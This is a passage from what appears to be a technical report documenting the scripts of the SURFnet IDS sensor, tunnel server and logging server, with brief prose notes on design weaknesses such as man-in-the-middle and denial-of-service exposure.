The third part of the program is responsible for downloading from the server the new files that the sensor does not have. The files are signed, so after `wget` downloads the system it checks the downloaded program with `openssl` to verify the signature and if everything goes fine the file is added to `sensor_version.txt` and put in the right place. Otherwise it is deleted because the signature does not match.

The fourth part of the program is responsible for updating the sensor files. The files are downloaded and replace the old ones. The treatment depends on which file is updated. The normal procedure is to download the new file and check its sign. The script ensures that the file uses unix text format and if everything works fine the new file version is stored in file `newsensor.version`. If the file script `update` is updated it is downloaded and `openssl` sign checked. The version of the new file is stored temporarily in file `newsensor.version`. The update variable is set to 1 to point that the `update` script updated itself. When the file is `wgetrc` then the file is downloaded and sign checked and after that it is converted to unix text format and the new version is stored in `newsensor.version`. If the upgradable file is `client.conf` then the new version is downloaded and sign checked. Then the script ensures that the content of this file is in unix text format. All the keys needed to establish the OpenVPN tunnel are added to the file (CA, sensor public key and sensor private key). The sensor client is restarted and the new file version added to `newsensor.version`. It the file to update is `idsmenu` the script follows the general procedure but after checking the sign the idsmenu program is killed to ensure that there is no instance of the program running.

The last part of the program performs the action found in the `update.php` file. Table 4.1 enumerates all the actions and their tasks. Furthermore if the tunnel server has changed its IP the update will install the correct one. The temporary files generated by the script are deleted and if the `update` script has to be updated the script `update_remove` is called. This script is explained in section 4.9.

4.8.2 Security Issues

This script has the same `startclient` problems. These problems are described in 4.4.2. This issue makes it available to a Man-in-the-middle attack.

4.9 update_remove

This script updates the `update` file when the new file is downloaded. This script is called by the `update` bash script. This script is located in `/cdrom/scripts` directory.

The script loads the `scripts.conf` and then removes the update program and renames the downloaded program as update.

4.10 start_bridge

`Start_bridge` is a script designed to bring up the bridge interface used in the OpenVPN communication between the sensor and the tunnel server. This script is called by the OpenVPN program when this program is loaded. This script is stored in the directory `/cdrom/scripts`

The script loads the variable definitions set in `scripts.conf`. Next, it looks for an active interface. When this is done the script checks which configuration method has been used to bring up the network and according to this method, information about the network (sensor IP, netmask, ...) is gathered. When all the information is collected the script brings up the bridge and the interfaces enabling the so-called promiscuous[7] mode in the eth device and in the tap device.

[7] All the packets in the network are received.

5 The Tunnel Server

5.1 Introduction

In this chapter we are going to explain all the scripts involved in the SURFnet IDS tunnel server functionality. The real work of the script is explained in a section named like the script and the common initialization is explained in section 5.3.

5.2 General Overview

The tunnel server can be broken down into three different subsystems. This will help to understand how the tunnel server works. The tunnel server sends and receives communication between the sensors and the logging server.

The first part of the tunnel server is related with OpenVPN. This part is formed by six Perl scripts which are called by the OpenVPN daemon when an event related with the tunnel occurs. See figure 5.1.

The second part of the tunnel server is related with the `cron` daemon. This part is formed by three Perl scripts. See figure 5.2.

And the third part of the tunnel server deals with the sensor. It is formed by nine PHP scripts and two Bash scripts. The PHP scripts handle the sensor events and the two Bash scripts generate the certificates used afterwards by the sensor. See figure 5.3.



Figure 5.1: Schematic relationship between the tunnel server OpenVPN scripts.

The tunnel server is represented in the figures using the following rules. The ellipses represent the tunnel server scripts, the squares the Unix programs, the triangles the sensor scripts and the hexagon represents the database. On the other hand the arrows are drawn as follows: the green arrows represent database accesses and the red arrows represent `wget` requests. Both red and green are bidirectional because they involve a response. The black arrows represent relationship and the dotted arrows that by default this functionality is not enabled.

5.3 Common Script Perl Initialization

The whole set of scripts is divided in two parts: the initialization and the real work. Due to that structure the common part will be explained only once in that section. The common part is formed by the initialization of the script and the common functions used in every script.

The common part of every tunnel Perl script initializes the values of the variables that will be used in this script. First of all the Perl script `/etc/surfnetids/surfnetids-tn.conf`. This Perl initialization script contains the values of all the variables. In the set of variables are also the



Figure 5.2: Schematic relationship between the tunnel server `cron` scripts.



Figure 5.3: Schematic relationship between the tunnel and the sensor.

user and the password of the PostgreSQL stored in plain text. In the initialization the actual date is retrieved from the system and the corresponding log created. The log derives the name from the name of the script adding `.log` at the end. The way to store the log varies depending on the logstamp option. If logstamp is 1 then a log file is created every day. On the other hand if the logstamp value is 0 then all the `up.pl` logs are together in one file.

Furthermore all scripts use two functions: `getts()` and `getec()`.

5.3.1 getts()

This function is used to get the time using the Perl module Time::localtime. The function collects the date and the hour, minutes and seconds and returns a formatted string where all parameters are gathered. This string is the time stamp.

5.3.2 getec()

This function gets the status of the last program executed. If the program ends with an error this function will be acknowledged. This is used to notice whether an error occurred while the script is logging the events explained before.

5.4 up.pl

The `up.pl` program is a Perl script called by the OpenVPN daemon in the tunnel server when the layer 2 tunnel is created. This program is stored in the directory `/opt/surfnetids/scripts/up.pl`.

The mission of this program is to log some gathered information about the tunnel. This program can be divided in two parts. The initialization and the file writing. In the program are used also two functions `getts()` and `gettc()` explained in section 5.3.

The first part of the program is exactly the same as explained in section 5.3, but changing the name of the script to `up.pl` in the log creation.

The second part of the program is used to write the information in the log file. First of all is written the date, hour, minutes and seconds when `up.pl` has been started and also the device (normally `tap0`). Next the script will write the sensor IP. The script continues looking for a local gateway on the network and if found logs its IP. Then the `ip`[1] Unix command is used to delete all the routing rules[2] associated to the tap interface. The script counts the number of rules related with the interfaces passed to `up.pl` script as a parameter. After that it deletes each rule. When the whole routing rules are deleted the script flushes the routing table related with the interface. The a route to the sensor IP is added via the local gateway. This is done to avoid loops and to ensure that each interface has the correct route to its sensor.

5.5 down.pl

The `down.pl` program is a Perl script called by the OpenVPN daemon in the server when the layer 2 tunnel is closed. This program is located in `/opt/surfnetids/scripts/down.pl`.

This program deletes the tunnel created between the sensor and the tunnel server. This program can be divided in two parts. The initialization and the logging part. This program uses the same two functions already described in section 5.3.

[1] The `ip` Unix command appeared to substitute the commands `arp`, `ifconfig` and `route` which have several disadvantages such as tunnel routing. The `ip` command is part of a package called `iproute2` which provide multiple routing tables and different ways of routing based in different meters. The following URL will provide more information [Ipr].

[2] Do not confuse routing tables with rules. The rules point to routing tables. The routing tables only disappear when all the containing routes are deleted. If a routing table has no pointing rules then this table is not used.

The first part of the program is exactly the same as explained in section 5.3, but changing the name of the script (`down.pl`) in the log creation.

The second part of the program is used to write information to the `down.pl.log` log file. First of all the script connects to the database using the variables loaded at the beginning of the script and writes to the log using the function `getts()` (5.3.1) whether the script has successfully connected to the database or not. In the case that the script does not connect successfully to the database the route to the sensor IP is deleted and the route table to the corresponding tap device flushed, finishing the execution of the script. If the connection to the database succeeds the script follows killing the `dhclient3` program. Then the system looks for the routing rules related with the tap device and deletes the retrieved rules. This causes that there is no way to route the sensor through the corresponding routing table because there are no rules pointing the corresponding routing table (the name of the table corresponds to tap bound to the sensor). Next the program logs the IP of the sensor. If the IP is not set in the environment variables, the script looks for it in the sensors table. The script continues looking for the network configuration method in the database logging the query, the number of results found and the network configuration method. After that if the network configuration method is dynamic the script will remove the IP of the tap device and the name of the interface which refers to the tunnel point and if the network configuration method is dynamic only the interface of the tunnel endpoint will be removed. After that the route to the sensor IP is removed. The last thing is to flush the corresponding routing table and log the actions done.

5.6 setmac.pl

The `setmac.pl` program is a Perl script called by the OpenVPN daemon in the server when the layer 2 tunnel remote IP address changes or during its first initialization. The program is placed in `/opt/surfnetids/scripts/setmac.pl`.

This script is responsible for changing the MAC in the database if the IP address of the sensor changes. This program is also divided in two parts. The initialization and the logging part. In this script the same functions described in the section 5.3 are also used.

The first part of the script is exactly the same explained in the section 5.3, but this time the logging file is called `setmac.pl.log`.

The second part of the program is responsible for writing the information to the `setmac.pl.log` log file. Firstly, the sensor name is retrieved from the environment variables and written to the log. Next the system assures that the tap device exists. If the tap device does not exist the error is logged and the script finishes. If the tap device exists the script writes the existence into the log and connects to the PostgreSQL database making a request for the sensor's MAC address. If the MAC is not present in the database then the server stores the MAC of its tap device and logs the exact query request. In the case that the MAC is already present in the database then the tap device is configured with this MAC retrieved from the database. At this point the script checks in the

database the tap IP of its tunnel endpoint and the network configuration method. If the method used to configure the sensor is DHCP the script `sql.pl` explained in section 5.7 is launched to update the tap device in the database. If the network configuration method and the tap IP have some value sql.pl script is launched to update also the value of the tap device in the database as well. If the network configuration is static and the tap device has no value then an error is written to the log file. At this point the script ends.

5.7 sql.pl

The `sql.pl` Perl script is a script called by `setmac.pl` when the IP changes or the first time that the sensor is running. The script is stored in `/opt/surfnetids/scripts/sql.pl`. This script receives two arguments: the tap device and the name of the sensor.

This script is responsible for changing the tap device and the tap IP address in the database if they change or if it is the first run (of the script). This program is also divided in two parts. The initialization and the logging part. In this script are used the same functions described in section 5.3 as well.

The fist part of the script is exactly the same as explained in section 5.3, but this time the logging file is called `sql.pl.log`.

The second part of the program is responsible for writing information on the `sql.pl.log`. Firstly the script writes in the log file the name of the sensor, the tap device used and the time stamp using the functions explained in section 5.3. After that the system connects to the database. A query related with the table sensor is executed to obtain the network configuration method and the tap IP of the tunnel endpoint. When the request finishes the database connection is closed. If the value of the last query is empty, DHCP is used as a network configuration method. Otherwise the used method will be static. The system logs the chosen method. If the method is DHCP the program `dhclient3` is started using a leases database stored in `/var/lib/dhcp3/tap0.leases` and using the script `/opt/surfnetids/scripts/surfnetids-dhclient`, this action is logged. If the method is static the script will get information from the database and the tap interface will be configured. If there are no rules defined, a routing table is assigned to the tap interface. This routing table receives the interface name (`tapX`, `X` varies). If there are rules defined then the old rules are logged and deleted, and a new rule pointing its routing table is defined for the tap device and the script `/opt/surfnetids/scripts/checktap.pl` is launched. This script receives the tap device. During the static configuration the `sql.pl` script also flushes the routing table of the corresponding tap device and logs its action. After that the script `/opt/surfnetids/scripts/ipcalc` is called passing the tap IP and the netmask associated as parameters. Next the script checks the routing table. The script sets a default route via the gateway to the current tap device and adds a new route through the sensor's network using the tap IP and the tap device in the current tap routing table. Any previous route is deleted. Each tap routing table only has the default route and the specific path to its network.

When all the configuration actions related with the configuration method are done, the script sleeps during one second and checks whether the tap device is already configured, showing an error if problems appeared during the process. If no errors are found the script continues logging that the tap device is up and logging the tap device IP. Next the system connects to the database and updates in the table `sensor` the tap device and the tap IP. If the p0f feature is enabled (it depends on your configuration preferences, this feature enables passive operating system fingerprinting) in the tunnel configuration file the `p0f` program will be started. By default it is not active.

5.8 checktap.pl

The `checktap.pl` Perl script is a program called by `sql.pl` when the IP changes or the first time that the sensor is running. The script is placed in `/opt/surfnetids/scripts/checktap.pl`. This script receives the tap device as a parameter.

This script is responsible for maintaining the correct tap device IP on the database when the tap device IP changes and the network configuration method used is static. This program is also divided in two parts. The initialization and the logging part. In this script the same functions as described in section 5.3 are used.

The first part of the script is exactly the same as explained in section 5.3, but this time the logging file is called `checktap.pl.log`.

The second part of the program will log the information. First of all the system connects to the database and logs the connection as well as the time stamp when the connection was made. Then the script accesses the database to get the tap IP of the tunnel endpoint. After that the tunnel server logs the actual database tap IP. Then the system gets its actual tap IP address and logs the result. The system compares both results. If they are equal there is no need to update the database value. If they are not, the database value is updated with the new tap IP value. And all this is written to the log file.

5.9 ipcalc

`Ipcalc` is a Perl script created by Krischan Jodies and released under GPL. This script receives two parameters, the IP address and the netmask, and it calculates the resulting broadcast, network, Cisco wildcard mask, and host range.

This script is called by `sql.pl`. This script is stored in the tunnel server directory `/opt/surfnetids/scripts/ipcalc`. This script is not maintained by SURFnet themselves.

5.10 routecheck.pl

The `routecheck.pl` Perl script is a program called by the `cron` Unix daemon every five minutes. This script is not enabled by default in the `cron` configuration. Its line is commented. The script is placed in `/opt/surfnetids/scripts/routecheck.pl`. This script can receive either `--help` or `-f` but only one at the same time. The utility of the parameters will be explained later.

This script is responsible for checking whether routes between the sensor and the tunnel server are properly set. This program is also divided in two parts. The initialization and the logging part. In this script the same functions as described in section 5.3 are used.

The first part of the script is exactly the same as explained in section 5.3, but this time the logging file is called `routecheck.pl`.

The second part of the program will log the information. First of all the script connects to the database. If the `--help` option is present the connection is ended and the log file closed. Only the command usage is shown. If the option `-f` is enabled only the failing checks are shown. Otherwise all of them are logged. The scripts continues collecting all the tap devices and for each tap device the script ensures that an IP is present. If the IP is present and the option `-f` is not set a positive log is stored. Otherwise the scripts logs that there is not an IP present for the corresponding tap device. If the IP checking is correct the script ensures that the tap interface has routing rules pointing to its routing table. If there are no rules an error is logged. If there are rules and the option `-f` is present a positive log is stored. Next the script checks the corresponding routing table. If two rules are present in the corresponding tap routing table, then it is correct (one rule refers to packets without a destination via the default gateway and the other one refers to the sensor network routed through its corresponding tap interface) and only logged if the `-f` option is present. If there are a different number of routing rules an error is written to the log file. After that the script accesses the `sensors` table to ensure that the tap IP stored information is correct. If no rows are returned by the query an error is logged. In the other case a positive log is written if the `-f` option is enabled. For each row obtained in that way the script checks if the stored IP is equal to the actual tap IP. The results are logged following the normal procedure.

5.11 rrd_traffic.pl

The `rrd_traffic.pl` Perl script is a program called by the `cron` Unix daemon every five minutes. The script is placed in `/opt/surfnetids/scripts/rrd_traffic.pl`.

This script is responsible for creating the traffic graphics used in the web interface if the rrd option is enabled. This program is also divided in two parts. The initialization and the logging part. This script uses three different functions that will be explained afterwards.

The first part of the script is exactly the same as explained in section 5.3, but this time the logging file is called `rrd_traffic.pl.log`. In this script there is no need to create a log, but the log is created and nothing is ever written to it.

The second part of the program generates the activity graphics used in the web interface in the logging server. In this version of the SURFnet tunnel server the script connects to the database and collects the information needed to call the functions explained below. After that the script for each interface found calls once the function `ProcessInterface()` when this loop ends the function `ProcessInterfaceALL()` is also called once.

5.11.1 ProcessInterfaceALL()

This function receives five parameters: the totalin, totalout, interface name, interface description, and the organization. `ProcessIntefaceALL()` generates the graphics for all interfaces. To do that the function `CreateGraph()` is called.

5.11.2 ProcessInterface()

This function receives three parameters: the interface name, the interface description and the organization. `ProcessInterface()` generates the graphics for a single interface. To do that the function `CreateGraph()` is called.

5.11.3 CreateGraph()

This function receives four parameters: an organization, an interval (day, week, month or year), the interface name and an interface description. The function uses these inputs to generate a graph using the RRD library.

5.12 scanbinaries.pl

The `scanbinaries.pl` Perl script is a program called by the `cron` Unix daemon every two hours. The script is placed in `/opt/surfnetids/scripts/scanbinaries.pl`.

This script is responsible for scanning all the binaries downloaded by Nepenthes looking for viruses and fill the tables with information obtained during the process. This program is also divided in two parts. The initialization and the logging part. In this script the `getts()` function as described in section 5.3 is used. The `getec` function is not used.

The first part of the script is exactly the same as explained in section 5.3, but this time the logging file is called `scanbinaries.pl.log`.

The second part of the script will log the information. First of all the script connects to the database. Then the command `freshclam` is executed. This command is part of ClamAV antivirus [Cla]. This command updates the virus database. After that the system checks if BitDefender and AntiVir are installed. In that case their virus database is also updated. The script continues looking for attacks in the database. If an attack is found in the database another query is launched to obtain further information about the attack. If the second query does not select any row the attacks found in the previous query are added in the table `stats_dialogue`. Next for each binary downloaded by `Nepenthes` the script checks if the binary was already in the database. If the binary is not stored in the database the system will add the binary to the database. After scanning all the files in the `Nepenthes` directory the script continues analyzing the files. Each file is scanned using ClamAV. For every file scanned if ClamAV states that it has no virus, the file is marked as suspicious because an antivirus may fail. After the file check the viruses found are looked up in the database, if information about the virus is not found a new virus is added to the database. And then the scanning is stored in the database as well. If the trio binary, antivirus and virus is not in the database, this information is added. This process is done for BitDefender and AntiVir if the option is enabled in both configuration files, the tunnel server and the logging server. Next the system logs the total amount of files scanned. And the BitDefender and AntiVir total amount of files scanned. At the end of the script the log file and the database connection are closed.

5.13 certconf.inc.php

The `certconf.inc.php` is a PHP script used in the includes of `cert.php`, `startclient.php`, `update.php`, `stopclient.php` and `check.php`. This script is located in `/opt/surfnetids/server/include/certconf.inc.php`.

This script is responsible for reading the configuration of `/etc/surfnetids/surfnetids/surfnetids-tn.conf` and evaluates it as a PHP script.

5.14 connect.inc.php

The `connect.inc.php` is a PHP script used in the includes of `cert.php`, `startclient.php`, `update.php`, `stopclient.php`, `check.php`. This script is located in `/opt/surfnetids/server/include/connect.inc.php`.

This script is responsible for connecting to the PostgreSQL database raising an error if it is not possible to establish a connection.

5.15 functions.inc.php

The `functions.inc.php` is a PHP script is a program included by `cert.php`, `startclient.php`, `update.php`, `stopclient.php`, `check.php`: This script is located in `/opt/surfnetids/server/include/functions.inc.php`.

This script provides different functions that will be used in the programs that include this file.

5.15.1 stripinput()

This function provides input filtering to avoid cross site scripting attacks.

5.15.2 getDomain()

This function receives a host and creates the FQDN[3].

5.15.3 getOrg()

This function uses the library `nusoap.php`[4] to get the name of the organization using a connecting sensor.

5.15.4 getorgif()

This function is used to get the IP ranges of an organization.

5.16 cert.php

5.16.1 Script explanation

The `cert.php` is a PHP script called by the sensor `startclient` Bash program. This program is called when the sensor does not yet have the certificates. The script is located in `/opt/surfnetids/server/cert.php`.

This script is responsible for providing the certificates to a new sensor. The script generates the certificates and sends the certificates back within an HTML page. The `cert.php` will receive the local IP of the sensor as a parameter using a request in an HTTP message.

This PHP script first includes the inc files `certconf.inc.php`, `connect.inc.php` and `functions.inc.php` explained before. Then it gets the sensor IP and the domain name of the host using the `$_SERVER[REMOTE_ADDR]` and the `$_SERVER[REMOTE_HOST]` PHP defined variables. Then the local IP is retrieved using the GET HTTP method and checked with respect to SQL injection and XSS vulnerabilities generating an error if the IP is not set. Then the script proceeds parsing the HTTP header checking if the MD5 passed as a header is the same that was generated by the server. Otherwise an error is generated. At this point the system checks if the local IP of the sensor is empty and in that case the script finishes. On the other hand, if it is not empty then a query is launched against the SURFnet IDS logging server to obtain the number of sensors. After that the script adds

[3]Fully Qualified Domain Name, is an unambiguous domain name that specifies the node's position in the DNS tree hierarchy. For instance `ids.surfnet.nl.`

[4]NuSOAP is a group of PHP classes which allow developers to create and consume SOAP web services. This library does not require any PHP special extension. The current release at the time this was written is 0.7.1.

1 unit to that number. The new sensor is identified by the word sensor and the number of sensors stored in the database now. If the SOAP[5] connection for certificate generation is enabled in the tunnel server configuration, the server tries to get the organization name otherwise it is derived from the remote host name. If the organization is not set in the database the new organization will be added. The sensor will update the table sensor with the values keyname, remote IP, local IP and the organization. Now the server will execute the Bash scripts `generate_certificate.sh` and `sign_certificate.sh` passing keyname as a parameter to satisfy the sensor certificate request. Then the script prints the content of both the private and the public key into the requested HTML file adding an EOF between both files for easy parsing. The script finishes closing the PostgreSQL connection.

5.16.2 Security issues

The way the sensor gets the certificates via `cert.php` is not the proper one. This method to obtain the certificates has availability problems. Currently the certificates are obtained requesting the `cert.php` using `wget`, but it is possible to obtain the authentication and to create an automated denial of service attack. This issue will be explained deeply in section 8.4.14.

5.17 startclient.php

The `startclient.php` is a PHP script called by the sensor `startclient` Bash script. This script is stored in `/opt/surfnetids/server/startclient.php`.

This script is used to exchange some information between the sensor and the tunnel server. This script uses three parameters: the local IP, the keyname and the network configuration method.

This PHP script includes first the inc files `certconf.inc.php`, `connect.inc.php` and `functions.inc.php` as explained before. After that the script continues getting the remote address from the sensor. Then the script starts checking. First it is checked whether the MD5 header sum sent by the sensor is equal to the MD5 generated by the server. The keyname received value is also checked and parsed by two functions to avoid SQL injection and XSS attacks. The local IP is checked in the same way and the interface configuration method (`ifmethod`) as well. If any of these checks fail an error HTML page is generated. The last check that the server does is to look for a sensor key value in the database. If no errors are found the script continues. The server generates a page with information about the TIMESTAMP, ACTION, SSH, STATUS, SERVER, TAPIP, SERVERCONF and information about the sensor REMOTEIP, KEYNAME, CLIENTCONF. Then the server shows information about the actions that have to be taken. If the remote IP has been changed then the new value is updated in the database. If the local IP has been changed then the new IP is updated in the database. The network sensor configuration method is stored in the database. If the network configuration method is dhcp the parameters of the sensor are stored setting the last start date, the status and the tap IP (NULL in that case). If the network configuration method is static and the tap

[5]The Simple Object Access Protocol is a protocol for exchanging XML-based messages over computer networks, normally using HTTP.

IP is not NULL the sensor status is updated in the database updating the first start and the status. Otherwise an error of no static IP configuration found on the server is generated.

5.18 stopclient.php

The `stopclient.php` is a PHP script called by the sensor `stopclient` Bash script. This script is located in `/opt/surfnetids/server/stopclient.php`.

This script is used to exchange some information between the server and the sensor when the `stopclient` script is run on the sensor. This script receives two parameters: the local IP and the keyname.

This PHP script includes first the inc files `certconf.inc.php`, `connect.inc.php` and `functions.inc.php` explained before. After that the script checks if the MD5 of the public server key sent as a header by the sensor matches with the server MD5 of the same certificate. If it does not match an error will be generated. Then the keyname and local IP from the GET HTTP method will be checked by two functions in order to avoid SQL injection and XSS attacks. The last check performed by the script is to check whether the keyname name provided by the sensor is stored in the database. If any of these checks fails then an error is generated and the script ends creating an error HTML page. If no errors are found the script continues creating an HTML page with server info such as TIMESTAMP, ACTION, SSH, STATUS, SERVER, TAPIP, SERVERCONF, NEWUPTIME. After the server info client info is added (REMOTEIP, KEYNAME, CLIENTCONF). The last information that will be generated is related with the actions taken that the server will perform. The server will check if the remote IP has been changed, in that case the remote IP will be updated in the database. The local IP will also be checked, if the local IP has been changed the new IP will be stored in the database. And the last action to be taken will be to update the last start time stamp in the database. The script finishes closing the PostgreSQL database connection.

5.19 update.php

The `update.php` is a PHP script called by the sensor `update` Bash script. This script is located in `/opt/surfnetids/server/update.php`

This script is called to exchange information between the server and the sensor when the `update` script is run on the sensor. This script receives three parameters: the local IP, the keyname and the checkssh parameter.

This PHP script includes first the inc files `certconf.inc.php`, `connect.inc.php` and `functions.inc.php` explained before. After that the script will check if the MD5 sum in the sensor is the same as in the server (explained in section 5.18). Next, the system checks the parameters obtained using the GET HTTP method. All parameters are parsed using two functions to avoid SQL injection and XSS attacks. The last check is to look for the sensor keyname in the database. If some of the last

checks ends with an error the script will create an HTML error page to notice it. Otherwise the script continues its execution collecting server info like TIMESTAMP, ACTION, SERVERSSH, STATUS, SERVER, TAPIP, SERVERCONF, NEWUPTIME. Then information about the client is collected too (REMOTEIP, KEYNAME, CLIENTSSH). And the last information collected is about the server actions taken. These actions consist of enabling and disabling the SSH service on the sensor and enabling and disabling the client. First of all if the value of `sshcheck` (whether SSH is usable or not) does not match with the stored value the SSH availability is updated in the database. After that the date of the last update is stored in the database. The script continues updating the database according to the action variable. If the action is SSHOFF the SSH value in the sensor table will be set to 0. If the action is SSHON the ssh value in the sensor table will be set to 1. If the action is BLOCK and the status equals 2 the status of the sensor is set to 0 in the database. If the status is not 2 then the status is set to 2 in the database. The script finishes resetting the action parameter (NULL) and ending the PostgreSQL connection.

6 The Logging Server

6.1 Introduction

In this chapter we are going to explain all the scripts involved in the SURFnet IDS logging server functionality. The web interface is explained in section 6.3 and the Perl scripts in section 6.4.

6.2 Overview

The logging server can be broken down into two different subsystems. This will help to understand how the logging server works. The logging server stores all the events reported by the sensor to the tunnel server. The logging server also provides a user friendly web interface to interact and view this data.

The first part of the logging server is related with the web interface. This part is composed of 39 PHP scripts which are available via WWW on port 8080, because the standard port 80 is owned by the honeypot fake HTTP protocol. This part is shown by the diagrams 6.1 and 6.2. The web interface is formed by two diagrams to provide a better view of the web interface due to complexity.

The second part of the logging server is related with the `cron` daemon. It is formed by four Perl scripts. These scripts automate some logging server features and backup issues. Figure 6.3 shows it.



Figure 6.1: SURFnet 1.02 web interface schema.

6.3 Web interface

6.3.1 config.inc.php

The `config.inc.php` is a PHP program included by all the scripts except for `index.php`, `logout.php`, `search.php` and `whois.php`. This program is stored in `/opt/surfnetids/webinterface/includes/config.inc.php`.

This PHP script opens with read access the logging server configuration file and executes each line as a PHP script. After the process some important logging server variables used in the scripts which links this script are defined.

6.3.2 connect.inc.php

The `connect.inc.php` is a PHP program included by all the scripts but `index.php`, `logout.php`, `search.php` and `whois.php`. This program is stored in `/opt/surfnetids/webinterface/includes/connect.inc.php`.

This PHP script connects with the PostgreSQL database returning an error if the connection is not possible.

6.3.3 functions.inc.php

The `functions.inc.php` is a PHP program included by all the scripts but `index.php`, `login.php`, `logout.php` and `menu.php`. This program is stored in `/opt/surfnetids/webinterface/includes/functions.inc.php`.

This script contains a collection of functions used in the PHP scripts named in the above. The script contains the following twenty functions:

